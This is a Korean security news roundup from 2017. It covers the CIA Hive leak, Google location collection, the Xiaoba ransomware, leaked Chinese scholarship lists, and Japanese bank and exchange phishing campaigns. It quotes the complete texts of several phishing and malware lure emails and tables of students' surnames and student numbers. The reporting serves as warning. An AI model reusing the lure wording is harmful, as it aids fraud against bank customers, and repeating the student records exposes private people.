하지만, 백그라운드에서 이 멀웨어는 인증 후 가짜 웹사이트를 호스팅하는 웹서버와 통신할 수 있게 된다. 이후 멀웨어 관련 트래픽을 안전한 VPN 연결을 통해 "숨겨진" CIA 서버인 'Blot'로 포워딩한다. 이후 이 Blot 서버는 트래픽을 'Honeycomb'라는 임플란트 운영 관리 게이트웨이로 보낸다.

네트워크 관리자들의 탐지를 피하기 위해서, 이 멀웨어 임플란트는 Kaspersky Lab 의 가짜 디지털 인증서를 사용한다.

위키리크스는 "CIA 는 기존 엔티티들을 가장해 임플란트들의 인증을 위한 디지털 인증서를 생성합니다. 소스코드에 포함 된 샘플들 3 개는 Kaspersky Lab 의 가짜 인증서를 빌드합니다."고 밝혔다. 또한 Project Hive 의 소스코드를 공개해 누구나 볼 수 있도록 했다.

Vault 8 시리즈에서 공개 된 소스코드는 CIA 가 제어하는 서버에서 실행하도록 설계 된 소프트웨어만을 포함합니다. 또한 위키리크스는 다른 사람들이 악용할 소지가 있는 어떠한 제로데이나 보안 취약점들도 공개하지 않겠다고 밝혔다.

[출처] https://thehackernews.com/2017/11/cia-hive-malware-code.html

https://wikileaks.org/vault8/#Hive

https://wikileaks.org/vault8/document/repo_hive/

급격히 증가하고 있는 새로운 IoT 봇넷, 인터넷 중단 위협해

Google Collects Android Location Data Even When Location Service Is Disabled

Quartz 가 실시한 조사에 따르면, 구글이 올해 초부터 위치 서비스가 완전히 비활성화 된 경우라 할지라도 모든 안드로이드 기기의 위치 데이터를 수집하고 있던 것으로 나타났다.

위치 정보 수집을 위해서는, 안드로이드 기기에서 특정 앱을 사용하지 않아도, 위치 서비스 옵션을 켜지 않아도, 심지어 SIM 카드가 끼워져 있지 않은 상황에서도 기기에 인터넷만 연결 되어 있으면 된다. 안드로이드 스마트폰들이 가까운 기지국의 주소를 수집하고, 이 데이터는 가까운 기지국 3 개 이상의 데이터를 이용해 기기의 위치를 확인하기 위해 널리 사용되는 기술인 '기지국 삼각측량(Cell Tower Triangulation)'에 이용되었을 수 있다.

안드로이드 기기가 새로운 기지국의 범위에 들어올 때 마다, 기기는 기지국의 주소를 수집하고 기기가 WiFi 네트워크에 연결 되었거나 셀룰러 데이터 통신이 가능할 때 이 데이터를 구글에 보냈다.

위치 데이터 수집을 담당하는 컴포넌트는 OS 의 푸시 알림 및 메시지를 관리하는 안드로이드의 코어 Firebase Cloud Messaging 서비스에 존재했습니다. 이는 비활성화가 불가능하며, 사용자가 앱을 설치하는데 의존하지 않는다. 사용자가 스마트폰을 공장 초기화 하거나 SIM 카드를 제거할 경우에도 비활성화 되지 않는다.

Quartz 가 구글에 이 이슈에 대한 코멘트를 요청하자, 구글의 대변인은 '우리는 메시지 전달 속도 및 성능을 향상시키기 위해 Cell ID 코드를 추가 신호로 사용하기 시작했습니다.'고 밝혔다. 기지국의 데이터가 어떻게 구글의 메시지 전달을 향상 시켰는지는 알려지지 않았지만, 분명한 사실은 구글의 OS 가 사용자의 위치 데이터를 수집하고 있었고, 이는 명백한 사용자의 개인 정보 침해라 볼 수 있다.

구글은 위치 공유에 대한 개인 정보 보호 정책에 조차 구글의 서비스를 사용하는 기기로부터 위치 정보를 수집하지만, 모든 위치 서비스가 비활성화 되었을 경우에도 데이터를 수집한다는 부분은 명시하지 않았다. 또한 이 위치 정보 공유는 특정 안드로이드 폰 모델이나 제조사에 국한 되지 않았다. 구글은 모든 안드로이드 기기들에서 기지국 정보를 수집하고 있었던 것으로 보인다. 구글은 여태껏 수집한 위치 데이터를 아직까지 사용하거나 저장하지 않았으며 이제 더 이상 데이터를 수집하지 않을 예정이라고 밝혔다.

구글은 안드로이드 폰들이 이번 달 말 이후로는 기지국의 위치 데이터를 수집 및 전송하지 않을 것이라고 밝혔다.

[출처] https://thehackernews.com/2017/11/android-location-tracking.html


2. 중국

중국 사용자를 타깃으로 하는 랜섬웨어 발견!

最心急勒索病毒瞄准国内网民 360 安全卫士紧急拦截

랜섬웨어는 주로 해외의 랜섬웨어를 기반으로 한다. 하지만 최근, 중국에서 중국에서 개발된 것으로 추정되는 수준 높은 랜섬웨어가 발견되었다. 이 랜섬웨어는 동작하는 매 단계들이 모두 중국인들을 타깃으로 정교하게 제작되어 있는 것이 특징이며, 금전적인 이득을 목적으로 하고 있다.

해당 랜섬웨어의 이름은 "Xiaoba"로, 유명 SW 를 위장하여 유포된다. 사용자를 속이기 위하여, 랜섬웨어가 실행될 때, "페이지 로딩"이라는 팝업창을 띄우며, 이를 통해 사용자들로 하여금 정상 SW 가 설치되는 과정인 것처럼 속인다.
하지만 백그라운드에서는 사용자의 파일을 암호화 하며, 암호화 후에는 파일 뒤에 .Xiaoba 확장자를 추가한다.



"Xiaoba"랜섬웨어가 중국에서 만들어 졌다고 추정되는 데에는 여러가지 이유가 있다. 우선, 랜섬노트가 중국어로 되어 있을 뿐만 아니라, 링크 클릭만으로 랜섬머니를 지불할 수 있도록 제작하였다. 또한 사용자 자신이 임의로 파일명을 수정하면 복구가 불가능 할 수 있다는 내용의 바이두 링크도 추가하였다.

"Xiaoba" 랜섬웨어는 사용자 PC 를 감염시킨 직후부터 200 초의 카운트 다운을 시작하며, 해당 시간 내에 랜섬머니를 지불하지 않는다면 암호화 된 파일들을 모두 삭제해 버린다. 그렇기 때문에 Xiaoba 랜섬웨어에 감염이 되었다면, 정해진 시간에 랜섬머니를 지불하거나, PC 를 종료후 하드디스크 백업 파일을 분리시켜야 한다.

하지만 감염된 사용자 입장에서는 해당 경고를 지나칠 수 있기 때문에 200 초 후 암호화시킨 파일들을 모두 삭제 후에 "Xiaoba"는 중요공지라는 제목의 팝업창을 띄워 암호화된 파일이 모두 삭제되었음을 알려주며 사용자를 농락한다.

[출처] http://www.techweb.com.cn/news/2017-11-07/2603293.shtml

일부 고등학교에서 장학금 명단을 게재하는 과정에서 학생 개인정보 유출 발생

多地高校国家奖学金名单公示泄露隐私：含身份证号

최근 강소, 황서, 샨서성 등 일부 고등학교의 장학생 명단이 유출되었다. 이번에 유출된 명단에는 이름, 학과, 전공, 학번, 성별, 민족, 입학년도 및 신분증번호가 포함되어 있다.

附件 1：河海大学 2012-2013 年度国家奖学金获奖学生初审名单汇总表

序号	学生姓名	公民身份证号码	院系	专业	学号	性别	民族	入学年月
1	张		水文水资源学院	水文与水资源工程	1201010410	女	汉	2012年9月
2	杨		水文水资源学院	水务工程	1201060306	女	汉	2012年9月
3	周		水文水资源学院	水务工程	1201060209	女	汉	2012年9月
4	夏		水文水资源学院	资源环境与城乡规划管理	1201050138	男	汉	2012年9月
5	付		水文水资源学院	水文与水资源工程	1009010208	女	汉	2010年9月
6	高		水文水资源学院	水文与水资源工程	1101010311	女	汉	2011年9月
7	原		水文水资源学院	水务工程	1101060410	男	汉	2011年9月
8	曹		水文水资源学院	资源环境与城乡规划管理	1101050136	男	汉	2011年9月
9	朱		水文水资源学院	水文与水资源工程	1001010126	男	汉	2010年9月
10	周		水文水资源学院	水务工程	1001060323	男	汉	2010年9月
11	汪		水文水资源学院	资源环境与城乡规划管理	1001050105	女	汉	2010年9月
12	曾		水利水电学院	水利水电工程	1202010220	男	汉	2012年9月
13	李		水利水电学院	水利水电工程	1202010116	男	汉	2012年9月
14	何		水利水电学院	水利水电工程	1202010208	女	汉	2012年9月
15	王		水利水电学院	农业水利工程	1202040134	男	汉	2012年9月
16	帅		水利水电学院	农业水利工程	1202040412	女	汉	2012年9月
17	李		水利水电学院	水利水电工程	1102010105	女	汉	2011年9月
18	郭		水利水电学院	水利水电工程	1102010526	男	汉	2011年9月
19	郭		水利水电学院	水利水电工程	1102010407	女	汉	2011年9月
20	舒		水利水电学院	农业水利工程	1102040102	女	汉	2011年9月
21	谢		水利水电学院	农业水利工程	1102040403	女	汉	2011年9月
22	任		水利水电学院	农业水利工程	1002040134	男	汉	2010年9月
23	郭		水利水电学院	农业水利工程	1002040308	女	汉	2010年9月
24	银		水利水电学院	水利水电工程	1002010428	男	汉	2010年9月
25	赵		水利水电学院	水利水电工程	1008210313	女	汉	2010年9月

广西民族大学参评2013年度研究生国家奖学金候选人名单

序号	学生姓名	性别	民族	公民身份证号码	培养单位	基层单位	专业	学号	入学年月
1	梁	男	汉族		广西民族大学	化学化工学院	应用化学	2011081704307	2011年9月
2	潘	男	汉族		广西民族大学	化学化工学院	应用化学	2011081704310	2011年9月
3	李	女	壮族		广西民族大学	理学院	计算数学	2011070102269	2011年9月
4	石	女	汉族		广西民族大学	理学院	计算数学	2011070104281	2011年9月
5	谢	男	汉族		广西民族大学	信息科学与工程学院	计算机应用技术	2011081203291	2011年9月
6	闫	女	汉族		广西民族大学	体育与健康科学学院	体育教育训练学	2012040303103	2012年9月

2011——2012学年国家奖学金公示

作者：学工部　文章来源：学工部　点击：140　更新时间：2012年10月19日 00:00

根据《普通本科高校、高等职业学校国家奖学金管理暂行办法》和我院《关于做好2012年国家奖学金评审工作的通知》精神，我院各系本着公平、公正、公开的原则经学生本人申请、学生所在系评审并公示，现将各系推荐获2011-2012学年度国家奖学金的学生名单公示如下：

2011——2012学年普通高等学校国家奖学金获奖学生初审名单表

序号	学生姓名	身份证号	学校名称	院系	专业	学号	性别	民族	入学年月
1	方		西安音乐学院	管弦系	古典吉他	09081104	女	汉	2009.9
2	袁		西安音乐学院	管弦系	大提琴	10081026	女	汉	2010.8
3	王		西安音乐学院	音乐教育系	音乐教育	11021052	女	汉	2011.9
4	陈		西安音乐学院	音乐教育系	音乐教育	10022009	女	汉	2010.9
5	王		西安音乐学院	音乐教育系	音乐教育	09023066	女	汉	2009.9
6	张		西安音乐学院	钢琴系	钢琴	10051080	男	汉	2010.8
7	王		西安音乐学院	钢琴系	钢琴	11051056	女	汉	2011.9
8	苗		西安音乐学院	舞蹈系	舞蹈编导	09091061	男	汉	2009.9
9	赵		西安音乐学院	作曲系	作曲	10031019	女	汉	2010.9
10	李		西安音乐学院	音乐工程系	电子音乐制作	09031023	男	汉	2009.9
11	李		西安音乐学院	民乐系	扬琴	10071123	女	汉	2010.9
12	娜		西安音乐学院	民乐系	古筝	09072027	女	蒙古	2009.9
13	杨		西安音乐学院	音乐学系	音乐学	09011016	男	汉	2009.9
14	徐		西安音乐学院	声乐系	民族	09061097	男	汉	2009.8
15	陈		西安音乐学院	声乐系	民族	10061115	男	汉	2010.9

신분증 번호를 함께 공개하는 하는 이유는 장학금을 받는 학생들의 명단을 외부에 게재할 때 동명이인의 가능성을 배제하며, 장학금 수령자를 정확하게 판단하기 위해서라고 학교측들은 답변하였다.

이후 이런 학교측은 장학금 수령학생들의 공지 방법을 변경하는 방법을 모색해 보겠다고 답하였다.

[출처] https://www.77169.com/html/186175.html

3. 일본

bitFlyer 사칭하는 피싱메일, '동결 • 휴면' 되지 않도록 확인 도 (피싱대책협의회)

bitFlyer騙るフィッシングメール、「凍結？休眠」されないよう認証へ誘導（フィッシング対策協議会）

피싱대책협의회는 11 월 6 일, bitFlyer 를 사칭하는 피싱메일이 나돌고 있다고 해서 주의를 당부했다. 확인되고 있는 피싱메일은 '【bitFlyer】본인인증서비스'라는 제목으로 시스템의 안전성이 갱신되었기 때문에 계정이 '동결•휴면'되지 않도록 인증이 필요하다고 설명하며 링크를 클릭하게 만들고자 한다.
확인된 피싱사이트의 URL 은 아래와 같다.

http://bitflyer.jp.login.●●●●.xyz/login/


こんにちは！

「bitFlyer」のシステムが安全性の更新がされたため、お客様はアカウントが凍結?休眠されないように、直ちにアカウントをご認証ください。

以下のページより登録を続けてください。

https://bitflyer.jp/login/ <http://bitflyer.jp.login.●●●●.xyz/login/>

——Copyright (c) Copyright 2017 bitFlyer, Inc. All Rights Reserved——

bitFlyer をかたるフィッシング (2017/11/06)

안녕하십니까?
【bitFlyer】 시스템이 안전성 갱신이 되었기 때문에, 고객님들은 계정이 동결•휴면되지 않도록 즉시 계정을 인증해 주십시오.
아래의 페이지에서 등록을 계속해 주십시오.
http://bitflyer.jp.login/〈http://bitflyer.jp.login.●●●●.xyz/login/〉

확인된 피싱메일


こんにちは！

「bitFlyer」のシステムが安全性の更新がされたため、お客様はアカウントが凍結?休眠されないように、直ちにアカウントをご認証ください。


以下のページより登録を続けてください。

https://bitflyer.jp/login/ <http://bitflyer.jp.login.●●●●.xyz/login/>

——Copyright (c) Copyright 2017 bitFlyer, Inc. All Rights Reserved——

bitFlyer をかたるフィッシング (2017/11/06)

확인된 피싱사이트



확인된 피싱사이트 (화면이동 1)

확인된 피싱사이트 (화면이동 1)

이 협의회에 따르면 11 월 6 일 14 시 시점에서 피싱사이트는 가동 중이며, JPCERT/CC 에 사이트 폐쇄를 위한 조사를 의뢰 중이라고 한다. 또한 유사한 피싱사이트가 공개되었을 가능성이 있기 때문에 계속해서 주의를 호소하고 있다. 게다가 이와 같은 피싱사이트에서 계정정보(메일주소, 패스워드), 비밀번호, Web 메일패스워드를 절대로 입력하지 않도록 호소하고 있다.

[출처] https://scan.netsecurity.ne.jp/article/2017/11/07/40328.html


미즈호은행과 JCB 를 사칭하는 바이러스메일이 확산 중, 경시청이 주의를 호소

みずほ銀行や JCB をかたるウイルスメールが拡散中、警視庁が注意を呼び掛け

미즈호은행을 사칭하는 악성코드메일이 확산 중이라며 경시청 사이버범죄대책과가 Twitter 계정을 통해서 주의를 호소하고 있다.

> 경시청 사이버시큐리티대책본부
>
> ✔@MPD_cybersec
>
> 【사이버범죄대책과】
>
> 바이러스를 다운로드시키는 메일이 확산 중. 제목은 '미즈호은행 카드론' 임시신청의 심사결과 연락'입니다. 실재하고 있는 회사를 가장하고 있는데, 본문 내에 있는 링크를 클릭하여 다운로드되는 파일은 바이러스입니다. 주의해주십시오.
>
> 15:53 - 2017 年 11 月 14 日

메일의 송신일은 11 월 14 일이고, 제목은 '미즈호은행 카드론' 임시신청의 심사결과 연락'이다. 미즈호은행 카드론의 임시신청 심사결과를 통지하는 듯한 내용으로 되어 있으며 기재된 링크를 클릭하면 바이러스가 심어진 ZIP 파일을 다운로드하는 사이트에 접속된다.



【送信日】
2017年11月14日
【件名】
「みずほ銀行カードローン」仮申し込みの審査結果のご連絡
【添付ファイル】

【本文】
「みずほ銀行カードローン」仮申し込みの審査結果のご連絡

いつもみずほ銀行をご利用いただき、ありがとうございます。
この度は「みずほ銀行カードローン」をお申し込みいただきありがとうございます。
以下のURLから仮申し込みの審査結果をご確認ください。
＊確認の際には仮申し込み時にご登録いただいたパスワードが必要になります。

＞一時的な仮登録のためのパスワード(※)　　(※)複数の不審なサイトのzipファイルへのリンク

＊URLをクリックいただくと、保証会社である㈱オリエントコーポレーションのサイトへ移動します。

■ご留意事項
＊審査の結果によっては、ご希望にそいかねる場合がございますので、ご了承ください。
＊申し訳ございませんがこのメールへの返信はお受けしておりません。

■お問い合わせ先
【みずほ銀行　カードローン専用ダイヤル】
フリーダイヤル：0120-000-000
<受付時間>
月曜日～金曜日　9時00分～20時00分
＊12月31日～1月3日、祝日、振替休日を除く

[송신일]

2017 년 11 월 14 일

[제목]

'미즈호은행 카드론' 임시신청의 심사결과 연락

[첨부파일]

[본문]

'미즈호은행 카드론' 임시신청의 심사결과 연락

미즈호은행을 이용해주셔서 감사합니다.

이번에 '미즈호은행 카드론'을 신청해주셔서 감사합니다.

아래의 URL 에서 임시신청 심사결과를 확인해 주십시오.

*확인 시에는 임시신청 시에 등록하신 패스워드가 필요합니다.

〉일시적인 임시등록을 위한 패스워드(※) (※)복수의 수상한 사이트의 zip 파일에 대한 링크

*URL 을 클릭하시면 보증회사인 ㈜오리엔트코포레이션 사이트로 이동됩니다.

■주의사항

*심사결과에 따라서는 희망에 맞지 않을 경우가 있으니 양해 부탁 드립니다.

*죄송합니다만 이 메일에 대한 답변은 받지 않습니다.

■문의처

[미즈호은행 카드론 전용 다이얼]

리다이얼:0120-000-000

〈접수기한〉

월요일~금요일 9 시 00 분~20 시 00 분

*12 월 31 일~1 월 3 일, 공휴일, 대체휴일 제외

미즈호은행을 사칭하는 바이러스메일 (JC3 의 주의 정보페이지에서)

이 외에도 JCB 를 사칭하는 바이러스메일이 같은 날 확산되고 있다는 사실을 확인했다

.

메일 제목은 'JCB 카드 2017 년 11 월 14 일분 입금내용 확정의 안내'이다. 11 월 14 일분의 입금내용 확정을 통지하도록 보이게 만들어 이쪽에서도 메일 본문에 기재된 링크를 클릭하면 바이러스 ZIP 파일을 다운로드하는 사이트에 접속된다.

JCB 에 따르면, 바이러스메일 본문에 유저의 성명이 기재되지 않고 있으며 카드 명칭(예: ANA ToMe CARD PASMO 등)에서 시작되고 있는 것이 특징이라고 한다. 또한 이 회사에서의 정규 메일의 본문에는 '(스마트폰 클라이언트의 APP 가 메인터넌스와 업그레이드를 위해 MyJCB 어플(무료)은 최신 청구정보의 문의를 이용하지 못할지도 모릅니다. 개인 PC 에서 로그인하여 조사해주십시오. 불편을 끼쳐드려 죄송합니다. 양해 부탁 드리겠습니다.)'라는 기재는 없다며 주의를 당부하고 있다.

[출처] https://internet.watch.impress.co.jp/docs/news/1091521.html

시큐리티소프트 도입을 촉구하는 은행에서 온 가짜 메일 – 실재하는 기업명을 악용


セキュリティソフト導入を促す銀行からの偽メール–実在企業名を悪用

라쿠텐(楽天)은행으로 위장하여 시큐어 프레인 소프트를 설치시키는 명목으로 수상한 웹사이트로 유도하는 메일공격이 확인되었다. 경시청과 일본사이버범죄대책센터, 시큐어 브레인이 메일에 대한 주의를 권고하고 있다.

메일의 제목에는 "【중요】부정송금/피싱대책소프트 'PhishWall 프리미엄' 제공 개시에 대해서"라고 적혀 있고, 라쿠텐은행이 시큐어 브레인제의 시큐리티소프트 'PhishWall 프리미엄'을 제공하고 있는 것처럼 가장하는 내용이 기재되어 있다. 게다가 '무료로 이용하시는 서비스이기 때문에 꼭 설치하여 이용해주시길 부탁 드리겠습니다'라고 수신자에게 유도하여 상세한 정보 확인처로 링크가 심어져 있다.

일본사이버범죄대책센터에 따르면, 링크는 복수의 수상한 사이트 PDF 를 가장한 파일이라고 한다. 시큐어 브레인은 바이러스에 감염될 우려가 있어 링크를 절대로 클릭하지 말고 메일을 파기하도록 조언하고 있다.

PhishWall 프리미엄은 온라인 뱅킹의 부정송금이나 가짜 사이트의 대책제품으로 금융기관을 경유하여 이용자에게 제공되고 있다. 시큐어 브레인이 공개하고 있는 도입처 금융기관은 10 월 16 일 시점에서 172 개 조직에 달하지만, 라쿠텐은행은 리스트 업되어 있지 않다.



【送信日】
2017年11月28日
【件名】
【重要】不正送金・フィッシング対策ソフト「ＰｈｉｓｈＷａｌｌプレミアム」提供開始について
【添付ファイル】
【本文】
尊敬するお客様へ
いつ楽天銀行をご利用いただき誠にありがとうございます。
楽天銀行では平成11月29日(水)より当行のホームページや「道銀ダイレクトサービス」をより安心してご利用いただけるよう、不正送金・フィッシング対策ソフト「PhishWallプレミアム」の提供を開始しました。
無料でご利用いただけるサービスですので、是非インストールしてご利用くださいますようお願い申し上げます。
なお、既に他社サイト等で「PhishWallプレミアム」をインストールされている場合は、あらためてインストールする必要はございません。
もっと詳しくの情報はこちら(※)　(※)複数の不審なサイトのPDFを装ったファイルへのリンク
◆本メールのアドレスは送信専用となっております。
返信メールでのお問い合わせは承りかねますので、あらかじめご了承願います。

【송신일】

2017 년 11 월 28 일

【제목】

【중요】부정송금/피싱대책소프트 'PhishWall 프리미엄' 제공 개시에 대해서

【첨부파일】

【본문】

존경하는 고객님께

항상 라쿠텐은행을 이용해주셔서 대단히 감사합니다. 라구텐은행에서는 2017 년 11 월 29 일(수)부터 당행 홈페이지와 '도긴(道銀)다이렉트서비스'를 보다 안심하고 이용하실 수 있도록 부정송금/피싱대책소프트 'PhishWall 프리미엄'의 제공을 개시했습니다. 무료로 이용하실 수 있는 서비스이기 때문에, 꼭 설치하여 이용해주시길 부탁 드리겠습니다. 그리고 이미 타사 사이트 등에서 'PhishWall 프리미엄'을 설치되어 있는 경우에는 다시 설치할 필요는 없습니다. **더 상세한 내용은 이쪽 (※)** (※)복수의 수상한 사이트 PDF 를 가장한 파일에 대한 링크 ◆본 메일의 어드레스는 송신전용입니다. 답변메일의 문의는 받기 어렵기 때문에 미리 양해 부탁 드리겠습니다.

가짜 메일의 내용 (출처 : 일본사이버범죄대책센터)

[출처] https://japan.zdnet.com/article/35111051/

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com